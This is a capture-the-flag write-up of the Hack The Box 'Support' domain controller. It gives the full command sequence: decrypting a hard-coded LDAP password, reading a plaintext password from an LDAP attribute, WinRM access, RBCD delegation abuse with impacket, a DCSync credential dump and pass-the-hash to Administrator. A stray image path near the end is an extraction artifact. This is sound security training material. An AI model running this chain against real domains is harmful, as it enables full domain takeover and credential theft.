Support HTB

Phase	Description
1. Reconnaissance	Port scan + share enumeration
2. Enumeration	Analysis of exposed tool binaries
3. Initial Access	Recovery of embedded LDAP credentials
4. User Compromise	LDAP attribute leak → WinRM as `support` → **user.txt**
5. Post-Exploitation	AD ACL enumeration → identify delegation attack surface
6. Privilege Escalation	RBCD + S4U2Proxy → impersonate `Administrator`
7. Domain Compromise	DCSync → domain `Administrator` NT hash → **root.txt**
8. Cleanup	Remove machine account + delegation attribute

As usual started with the detailed nmap scan

```
$ nmap -Pn -n -p 445,389,636,88,5985,135 10.129.28.189

PORT     STATE SERVICE
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
389/tcp  open  ldap
445/tcp  open  microsoft-ds
636/tcp  open  ldapssl
5985/tcp open  wsman
```

The presence of **Kerberos (88)**, **LDAP (389/636)** and **WinRM (5985)** confirmed
this was a **Domain Controller**, making AD-focused attack paths the primary avenue.

SMB Share Enumeration

Anonymous access to the `support-tools` share exposed portable tooling commonly used
by a helpdesk team:

```
$ smbclient //10.129.28.189/support-tools -N
smb: \> ls

  7-ZipPortable_21.07.paf.exe      A  2880728
```

```
  npp.8.4.1.portable.x64.zip       A  5439245
  putty.exe                        A  1273576
  SysinternalsSuite.zip            A 48102161
  UserInfo.exe.zip                 A   277499
  windirstat1_1_2_setup.exe        A    79171
  WiresharkPortable64_3.6.5.paf.exe A  44398000
```

`UserInfo.exe.zip` stood out as a **custom in-house utility** and was retrieved for analysis.

Static Analysis of `UserInfo.exe`

The binary was identified as a **managed .NET assembly** (not native code), so it could be decompiled directly instead of being executed under Wine:

```
$ file UserInfo.exe
PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly

$ monodis --typedef UserInfo.exe | grep -iE "Protected|Ldap"
UserInfo.Services.Protected
UserInfo.Services.LdapQuery
```

The interesting class was `UserInfo.Services.Protected`, which contained an obfuscated password plus the static constructor that initialized the cipher key:

```
.mfield private static string enc_password
.mfield private static unsigned int8[] key

// .cctor
ldstr "REDACTED_BASE64"          ; base64 ciphertext
stsfld enc_password
Encoding::get_ASCII() "armando"  ; XOR key
stsfld key
```

The decryption logic was a **byte-wise XOR** using the key `armando` rotated over the base64-decoded ciphertext, combined with the constant `0xDF`:

```
$ python3 -c "
import base64
enc='REDACTED_BASE64'
b=base64.b64decode(enc)
key=b'armando'
out=bytes(byte ^ key[i%len(key)] ^ 223 for i,byte in enumerate(b))
print(out.decode())
"
# -> REDACTED_LDAP_PASSWORD
```

> ⚠️ The `LdapQuery` constructor hardcoded the connection string and account: `LDAP://support.htb`, user `support\ldap`, using the decrypted password above.

Finding — CWE-798 (Use of Hard-coded Credentials): a service account password
was recoverable from shipped binary code.

LDAP Enumeration → User Password Leak

The recovered service credentials (`support\ldap`) were used to query the whole directory:

```
$ ldapsearch -x -H ldap://10.129.28.189 \
    -D 'support\ldap' -w 'REDACTED_LDAP_PASSWORD' \
    -b 'dc=support,dc=htb' '(sAMAccountName=support)'

# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
...
info: REDACTED_SUPPORT_PASSWORD
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
```

The `info` attribute of the `support` user contained a **plaintext password**. Additionally, membership in `Remote Management Users` indicated **WinRM** would be permitted.

Finding — Sensitive Data Exposure in LDAP attribute (`info`): a usable user password was readable by a low-privilege LDAP account.

Initial User Access → user.txt

```
$ evil-winrm -i 10.129.28.189 -u support -p 'REDACTED_SUPPORT_PASSWORD'
*Evil-WinRM* PS C:\Users\support\Documents> whoami
support\support
*Evil-WinRM* PS C:\Users\support\Documents> type C:\Users\support\Desktop\user.txt
REDACTED_USER_FLAG
```

user.txt — REDACTED_USER_FLAG

Post-Exploitation — AD ACL Enumeration

Local privileges were unremarkable (`Medium IL`, no admin groups). The interesting
surface was **AD object ACLs**. Every object's `ntSecurityDescriptor` was dumped

and
filtered for `SUPPORT` principals:

```
Import-Module ActiveDirectory
Get-ADObject -LDAPFilter '(objectClass=*)' -Properties ntSecurityDescriptor |
  ForEach-Object {
    $sd = $_.ntSecurityDescriptor
    foreach ($r in $sd.Access) {
      if ($r.IdentityReference -match 'Shared Support Accounts|support') {
        "{0} | {1} | {2} | {3}" -f $_.DistinguishedName,
          $r.IdentityReference, $r.ActiveDirectoryRights, $r.ObjectType
      }
    }
  }
```

The high-value rule found:

```
CN=DC,OU=Domain Controllers,DC=support,DC=htb | SUPPORT\Shared Support Accounts | GenericAll | 00000000-0000-0000-0000-000000000000
```

Finding — Misconfigured DACL (GenericAll on DC object): `SUPPORT\Shared Support Accounts` had **GenericAll** on the Domain Controller's computer object. Because the
`support` user is a member of this group, an attacker could take full control of the computer account → the perfect precondition for an **RBCD attack**.

Privilege Escalation — Resource-Based Constrained Delegation (RBCD)

> **Attack theory:** With `GenericAll` on the `DC$` computer object we can set `msDS-AllowedToActOnBehalfOfOtherIdentity` to a computer we control. Kerberos S4U2Self/S4U2Proxy then lets that controlled computer request service tickets
> *as any user* (e.g. `Administrator`) for services on the DC.

Step 1 — Add a machine account (the attacker account is granted `SeMachineAccountPrivilege`, visible in `whoami /priv`):

```
$ python3 addcomputer.py -computer-name 'SUPPORTCOMP$' \
    -computer-pass 'REDACTED_MACHINE_PASS' \
    -dc-ip 10.129.28.189 -method SAMR \
    'support.htb/support:REDACTED_SUPPORT_PASSWORD'

[*] Successfully added machine account SUPPORTCOMP$ with password REDACTED_MACHINE_PASS
```

Step 2 — Write the RBCD attribute on the DC computer object:

```
$ python3 rbcd.py -delegate-to 'DC$' -delegate-from 'SUPPORTCOMP$' \
    -action write -dc-ip 10.129.28.189 \
    'support.htb/support:REDACTED_SUPPORT_PASSWORD'

[*] Delegation rights modified successfully!
[*] SUPPORTCOMP$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     SUPPORTCOMP$   (S-1-5-21-...-6101)
```

Step 3 — Request a `cifs/DC.support.htb` service ticket impersonating `Administrator` (S4U2Self + S4U2Proxy):

```
$ python3 getST.py -spn 'cifs/DC.support.htb' -impersonate Administrator \
    -dc-ip 10.129.28.189 'support.htb/SUPPORTCOMP$:REDACTED_MACHINE_PASS'

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC.support.htb@SUPPORT.HTB.ccache
```

> Note: local DNS did not resolve `DC.support.htb`. A `sitecustomize.py` shim was injected via `PYTHONPATH` to map the hostname to `10.129.28.189` for the impacket tools (equivalent to a hosts-file entry).

Step 4 — DCSync using the Administrator service ticket:

```
$ export KRB5CCNAME='Administrator@cifs_DC.support.htb@SUPPORT.HTB.ccache'
$ python3 secretsdump.py -k -no-pass -dc-ip 10.129.28.189 DC.support.htb

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:REDACTED_ADMIN_NT_HASH:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:REDACTED_KRBTGT_HASH:::
support:1105:aad3b435b51404eeaad3b435b51404ee:REDACTED_SUPPORT_HASH:::
...
```

The DCSync returned the **full NTDS.DIT**, proving domain-administrator-equivalent
access.

Domain Compromise → root.txt


```
$ evil-winrm -i 10.129.28.189 -u Administrator -H 'REDACTED_ADMIN_NT_HASH'
support\administrator
```

```
*Evil-WinRM* PS C:\Users\Administrator> type C:\Users\Administrator\Desktop\root.txt
REDACTED_ROOT_FLAG
```

root.txt — REDACTED_ROOT_FLAG

---

5. Attack Chain (Summary Diagram)



Thanks for reading btw.